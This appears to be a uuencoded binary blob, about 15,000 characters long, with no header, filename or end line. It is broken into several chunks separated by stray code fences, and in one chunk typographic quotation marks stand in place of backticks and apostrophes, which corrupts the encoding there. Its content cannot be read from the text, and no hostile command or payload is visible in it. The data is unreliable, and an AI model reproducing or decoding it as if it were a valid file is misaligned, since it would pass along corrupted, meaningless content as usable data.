MV"$W,3\ES5CH:0EG_;V$Z=HNS9SBD8CUY6EATO*L\SV':7E!/N>DI0[U?]YJ
M]UZP]/^CI?\NV9KY1:[7$"?PEQAGK3SDQ/D3QKD'X[RL@!CRIZW+9BQ1:SUK
M+[APN?R2;,'\LC1SM[_(FYA?D<G,K\I>S*_)X<RORXG,;T@SCWM3+F'^(,WX
M\RVYG?E=:<:<!RW^F_R.^7W9C&WX']F&^4/9E?F0',C\L1S/?%CF,Q^1\YD_
ME6;\^9DTX\_/I1E_OFWQ,;F)^0OY!/.7UICAN#S'_)6L8_Y:_L#\C?R)^3O9
MG/O]$[(]\TD9S?R]G,A\2I8P_RAG,9^6RYG/R'7,/\DM#D<7X%X&UO$$EZ&.
M]W'9ZO4'Y#]AO1[M,M3E3.27Y"L.5R+OD_'F_#+DEV56@[I';<B[$E[HK\$P
M[\D)5AA=OG7.=ZW5#FRQQ@RPLKZY'%G!67!_0'O^&>W\19=-.V!>\$D54AG;
M;JJ,_9^OS-SJ,M6.^7)U,W,KY6>^4@UFODK=RMQ:Y3%?J^8R7Z<>9FZC=C#_
M1IF^J:UZA[F=^I*YO3K!?*-JRK81I2XWXT_5T8P_52_FCLK8?"<UCKF+RF6.
M5K.9NRIC\S'J'>98M84Y3OV)V:<.,B<H,Y]*5-\S^]7Y;&_)JB5SBNI@QL,J
MP-Q=C6/NJ8K-.%FM8>ZMGF#NI]Y@[F_Q''68>:'ZOXGF0:H-\V#5E_D6-8YY
MJ'HQ#U-+F$=:/-;B<6HU\P2UC?DV]0;S1'6$.4.=9IZDKFBJ.5-%,V>IOLS9
M:@)SGBIG#JH:YGRUF[G(XBD6A]1^YC)UG+E<G62>JLX[3_,TE<I\AQK%/$-E
M,]]I\6R5SSQ'%3N\'^NX5-"V'$16"N8.U.8T43!W^'2YJ8(S-[]%/D_!2]I7
M%>*:MH+3(]HA7Z#@G?E$Y&8*#@,8@'RA@I??QR)?I.'5\MQ"6HN&LQ.F(E^B
MX'WT!<C-%;QL7H-\J8)7P7<@MU!X7(,P[16U8_T4O/W^/(;IK\9:8;2]U3E?
ML(?]&&8DAO\(>92"-^V/(X]6\-KX:>0Q:H@5C[8EB'?*B]KA(@P?[?('AZF-
M+59'9^W]^<(B'(^I3QQNA3Q%P9OJ;5R&]]5U_-H&('Y=7L#%+D.[.L7A#LZ]
M'<6S$HYF'7F6\SVYUOAYGG+87V3X_\W/,];=>]+^BGKOP-Z3J@BSMVC[(L+[
M%Y'V3WM@V;5%'HU,O5$!,JU@SD6FD=\J9!J-[42F%>&7D6EE\!'RK7B>0"9?
MQ(N+@6D5/@J9]JJZ(=-J\FADVK<J1*9]JX7(Y(NX!9GVK78ADR_BV\BT)W@4
MN1?R6>3>R%>6'-,LM"LR[7'T+:&]"?B,1R9?Q!)DVN%8C$S^*NN1:03_'#*M
M=KV!3+Z(\5-HS1\^@Y%IA70R,JWF5TZA]7_XK$6F'93GD6EU^"UD\D4\ADPC
M@":EP+1J?!TR[:#$E=*Z-SX7F59@LY%I]6T6,ODBUB"3+^)3R.2+^!8R^2(>
M1R;_F0M#P.2+V'YY#G(R,ODBCD:>CSP%F=;)[T(VOHA@A]H7$;B?.TC2^V+:
ME^\5RY<O<TSX_73;?T^_+Z##V'YTFU"'QCY[-Y>!G&;^!67&YK7/'OC_-_39
```

```
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
M4B,XMRY@U[-8;I5P%TG0;I'`[>$V^`'74/MMR`T'US4ZI/8KR1?*+;2!GB[J`
M2D@HBN*R72RM8$_*>L]E5(UZM5(ZY^J+*B$R,!5@M7-)I;92!AH0@"`EH@JI
MWE`M@&;&F<N=8G,1%\(H[94@R%7CT*E3)"-:Y;;"2EB>PE%63D#NAK42K3XK
M$F7RN0C0)O)%B7S`9ZH,I8>4Q:@,V*IE6B`."CPA"5NT8=Z98@44I>51F@FA
MP)BK,JVQ!%6(&R4RS&)G==7#)PI/"9*$VCW#3@=7.^WR657*LX\[9LN"*E<+
MH-^4FZ=MN@LA5Z$GG5K;,X.KA?J96KGIZCOFGJK4O/.VJ@\>)XXDNZM+VCAI
MHTZPBHN]PF*M4L]@Z[5262$Z^YLJ;9X1\4PK)H;\"I/1/.,S&Y")*.5F2QI2
M0X("^AJ[&JH:E2!X)M'F2X7F+5?L">7:J&S&A.Q&"Y0\>Q*$,9T1VV.B,<>9
M6+$13[E.4.8<5$108F"IEYX%3Z-*9*@ZE421&BU;*U,`"\5FLU)6+5K,619Q
```

```
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
```

```
MQ1"Q=:41+@0X58‘#BM##-="+E%\E$O98>4B2DS)I!BTTJ>B5D"&:ZR)N:37*
M)=!6(A$V,[?A=%$NC0JGL:B"O!IE]A97[,)TF!8[!I5&-ZVT8V?&G6K=3IE(
M4’%WB+R(2XN@‘;1.<8GM$(-<W"@I$WDV0L]\F41+4!/V;A1SHUXZ140@"Z%<
MU<>X)N_2I#D_UUHMEIIUE,Z:\P0Y2XG7*$I,3YD(GW‘<RS3’"98I00O+"HY!
MBW‘*E@->B-RT+2N^1+I;B-RSM\G2DKW$*1$ZR@&+LUA[Q%H+N*6XSG&4NUA>
M=I_@*+>%)[B@=F[#L[/6DFB(8X%%!‘<UU^EP3,S*9PG6I6=88ZQ%P4S%\5‘*
MBI>"@AS.+(FFE8B2HE7@.QF498)61GET.HYI%F7W%:$JB,@B+2]\HUML@M:@
M=N4$[\ILQPI%;3N65QIT:B‘S%GU7+Z@9E;.%>@,7L.98BMI2.@+3K_N5HK:4
MCL3\%!(T’J-U0TR=4;FQG1TO9-(S=Q6.)D_@N022\%=A/#DS.X-G$DFS]=&B
M]$SR:(K‘0Y3,)O/3E‘QS,IU-%8[,3Z)U$Y+CT[/’9PISJ5Q^+CV>3TV@<1/K
MF"WDY^9GQM&@"<EC$^E<\@BH@7%*YD[.C(-F.)J@5%(E3>Y?=@Z41DQR]W*S
MX]1[;-/D’J)&F4N_,74DG<^-FMS-N=0XFE/G"B<F4W,%+!TUPW8)CE$KB#@%
MZ1F](&H74&8RDYX",O$@DIG,[#C!(=:HJ<9RU*:OJ0RQ4;E/G@.LN2E%^QR2
M*YV98%A.9^XJY,?O0LI#:F9J;G8^FU/$AYS9;&I&$1^20.54\BAE1"@C_T9[
MMJ*4\?K9(X7QV9G\W&P&:8\XR6.IB4)Z(H?$S^’@DIE\&I!R,+9D)H>SD&.J
MSZ7S)^’OZ=3$/(QIBB8$&P’HN1S-1TZF:WIN=F9V/D?39.GX0)T)RN7^*U@[
MF\<QB?DT#3F<FVP62FE2:08P+W44B’T7D=Y)%N:2,U,IHCQGSLZ=A(9G\ZGQ
M?!KY.2$%N5QR*@6<F\OA,"P>1BX%+4W/‘J^.6CR4W’1R#EJ6BF:/O![J@4(>
M4!*X,)/.0<5$7BMDYU(R;">)7R=2F7R22WA4D)$\293C7!G7&YPIM6(JBVJ@
M+![9,2‘WCL>2J8’!$’N&>"!S>9@Z9A)3C:PP‘_\3SK’LS&/)S+RL99F/]-0;
MYE,J+^Q,+V=PUX_‘?\F<P$15UD2:&2\44SFY\61&H.)V’LB!&>D<]WY\-I,I
M’$^EIZ;SW+\PCR+UAOGT,5@‘,$F<S6-)G<C.%69‘GG‘FCP6XD1L*AX2’"Q/S
M6<X)R\)*SG%=]H((\V@LFYSAJ&1‘3],S$Z/AF)V>2!T;#<<E.3D[E^><A)X#
M\FPT$I2<W’&"B)B2!O8$8DRD0"[*>DBG1R,A]6?A1!Z283N)0BV5’XU$[!QV
MZ6!>U,Z;S0$2=S(+5!R-Q&5F,\"HHQ’NW3SS3GKVV&B4>P=_LD0(=M4N$F0T
M:G8734S-88FE-P^S!RLB&G+G93‘O[,H#1)%(3O,\D/PTM‘C2)QK3DB"5)E.%
M2=@A<.%"(8]L*I6?FBO,B9#%.A(J/WM<SX_QT#*S4R"_[1F/\:CR(,6</$MO
M=@(WJOGQ_.Q<(0W#3G+KL9‘.<U?J)’-D+.SJ<3Z)&Q%(_EA$SY?Q,88^Y$(R
MGY]CM.3$Q-QH+.9?2$L[%M<+_81Q+.&%@*F;3@’8:#S85212<31NNHMFQT$X
MBN‘;C<NV(]FS<SG<.R9’XZ&N_-F9S,QH7.9\&@A$0FDTSJ1(’M/SF‘C)?.I$
MFE=Q7’A8+?4X#_8$B4*U.N,)+?/$^+Q=D‘AJ!?,SZ1.C"5/+&9\[F<V/)BPM
M*S4S74B;<4‘-:;FYZ:.CB;!:\D"!‘G‘‘9"DQX<C=A!(4\]G4:"*F]RL[98TF
MXNZ<T&@BX<X)P]:I-GQH!_04R#"=#%(‘@I:6@0I%D’L+"U(‘PDZ:RB/"]"!@
MN4KNY_’9N0G)D"WE2"$CFXP9Y,[.O#$UAQH6=S1G+R13]OB<TR_9YW-.QV2+
MSTW/2<_4[DX9!,%=G==JB8AT4J.1G7V>NL\YW-MYK5[I;‘;5)LY)J)P,[/V4
M)=LY9!W-28ZI<F8X;:ET+I7GG)#*‘:Z4+.[RB2.Y2"&=R8:LPNSD9,B"@HA/
MP9$TJ$.RB5-))AL-8T$4YEIV<LD’4‘=#9Q5TZ(^?A$R=6Y0Z!AI3T"?;%I^F
M[/7)B6/I’*HKZ9E)5+-XJ$>2<W-I4M)DH\<-’!*R.1+Q"KGY;!8V,LB.^&07
MYJ"‘!SA.RA9O,Z17R9X_#H<$[JI+6CG9"5%]CJ7’4ZSN!?6<7#8UGIY,@^8G
MF[TG’[L@._XDJ&531Z&OLN-/IG&T8;7I9%&[CT@)*"$H3=-’YO.H0<HV3_DX
M$-)D9:^GS-S)7#YU%/)$CP15-@\JJHP;\D6-G(<94"(3E%59*%‘=U.%D"^^E
M\K‘,N2W1‘)‘VH%@=G\.=AGJ"X+)RLK!OJ:RP@$^![@/)B).T)9(I6D%N.@5Z
M@"E*@=+@3:489)/’$586.<QJ<B*-^L(<U#-J1EW;1’>QK’NB3F$BF4\R$XE&
MX,G’N1*]‘"=_=AZ/8J(4Y$]FN]5J4Q2$>6BOP‘<=R(MZ\ZA>I9AECR!,W$D5
MDN/CL_,S>:)S-*$5H‘*6A)[&@EJFG‘0@U]1R\W-).EJH<<’98I:525,T‘=:2
MH.U86,.#O7C\KNPL2#0HX,$<B[IEAR@‘>C;)‘=G[(5^7&[+I4ZXN-62KGYX%
M+=A69$RURT/O\0QD.JE"ZE@*Q"PP=QXG4K9U+E(Z@BF;.N>"X@0Y8>>X&L+C
MZGB.3OMX5H4_H5O’TQ-P^’=.]["S’@.J[/=>L2JWV9#A<80T*[6NVVQ+I5J[
MZ[$8&3!4R9)<6XV1%;-E1JNVS2E.AK;H6+5P9J5<*ZD\NH8/F>II"’O?V(Q5
M+53+-3N/[5A5O!D]*M9Z^[U&G=[28,-1:5B[<D+6JY5BJU!LNB/!H6-V%%’D
M<:WM+3YMAY#S?Q!RKG5P=;6’J=BO@(R&[6(/6S‘7X"\80%PLL?%6&U\DC(J3
M1%T-4,Z_!’45*‘=@%?1RLHM%^@N9[/QCEXFRZT$V.4]&Q6.B+’N0WQ&BXLL@
ML>Q![K+*=>[*0&Y3[Q=Z?%7/+.D9>G*Y:W*S5B8UHNJUO;!\A5WY<:D$&(AO
M"H:CMB\7"HIH5[9MR,J=*PY-4][TB#\7A^\"5\Y<Q_])X/+2"<!+;G#QP‘IX
M2+T8"KH:#=L/B8)Z=D1EQ_PLY?AXT=^R>"]['MUY\I3SR+DV1A:,)[0709TT
M.6KB"2?<1B?#;IYX0HSCD1%"7>(\M$U3%12<4S+9G6.1?T:R['NTV(3DQ1C7
MDD8D-\ZYH9’‘Z7IEL2&Y"?NN!^5*QX-V+EEG"TN=6@F+.)9?/,Z+,$ZW&)>X
MFL!2LUS6‘,,,&!%‘[:;=O7AYO5Q<I<OJ<;K3V(I$Z=TC7@R(T^W&VY@(+‘^*
MIXN5*A<FG’LC[7J[:.?:,H?JJ7?:4I$L,JZ!L_6X*UR’RG>NI:VVEKW7*\1.
M’X_SL\PX7Z\\V[(O5S&‘6GOW$N5&F6;JKL6]2*11)H^Z8E%O%._!.\)$176Q
M@E[9:1X‘68[%Q2I>[N*NRD)T;H-SMGT%3=%9)DYF+N9,0$-*+"[AFY\,&EB^
M=[)"$3+C?!-4V"+@&6U>T:$5]KGM7J[B@DA5EV"’GBY6D>4205D6P#%0‘’NT
M4V!I!8!QO-Y<Y‘+[K1P7Y,[8)7:<.:[+08EH*%"@H40U%*CLA%,24SY(:>:L
M4V2[0+DZ#2FA(6%#&I(LHZBJ,(F/&KC$=’=/*[’<G9A=4E0+N5&<@K"GV^42
M[:]<&’$3VUT8=1,\=VZUMGA6RF(>‘NIE<7>+J16[]Q2HB8.DMB)6N5!9I!A(
MF&6ZWI-%QNP;CQBBMBS,GK!=6[‘GE0NKQ=)*I>;D\W6><N$T/I&%83!SV$XO
M>9DK%%8+MUQHK-2!6D)%M4#+>"E#S^8E6E97P+AJ6:10]0KO@@G[QBCUI‘’Z
M4=M5$HJJDEIGU<Z-6)S;ZH*/QE6)#A\/JUQ8JTAY*0@’J>$QF1:’]!RQ*L@A
```

```
MJZ)A#^F[R6SU(+/5@\P1?S);]J50%YG#MK+A(G.8*4?9#ID=I<)%9HMEF0^9
ML21D><ELL:KA0V8LB8:]9+98!^DF,Q:P/W-,K0R'S&$A,[UY";96Y*9SPKDN
M!'DVE6WU&#)=?"4O\%<*_-)).%8TPA7[/IGPIM()5PKVF!RVAUQ6%"4WH1JD
M6[B*CRV]P6*ULFRO'F%\*-)IYO"^XC6-"%$A0HQX32="Q(<($5\B)-0[$A<1
M+-M-[*%"V&8TG0H)F\]T*C@7%'4J.%<3NZB08`[D:G0J))BGR&MM"TDA0ER(
MD*`S#.KK79S05@^`9'Z5Q]\UC5&EV')/;4Z(8UZ]O2+7N5&@!<.<"TRL1$+$
M=K2/.:):MLT@]Y">]EIAO8<1IX=ZJ]"_[E;#P:Y&HW0!@(\-V@@M>TK;KBFR
M'?],PKER53HH,HNB^L2;KOFVK^VYV%A=/>&1.A7)JJ3;YF;479,E!S*MIH3S
MALGN4E&J$M[&.^<MT]I^IYK(4W0/EO02^RZSW575@/`-WDZ'6=E^7UT-X`56
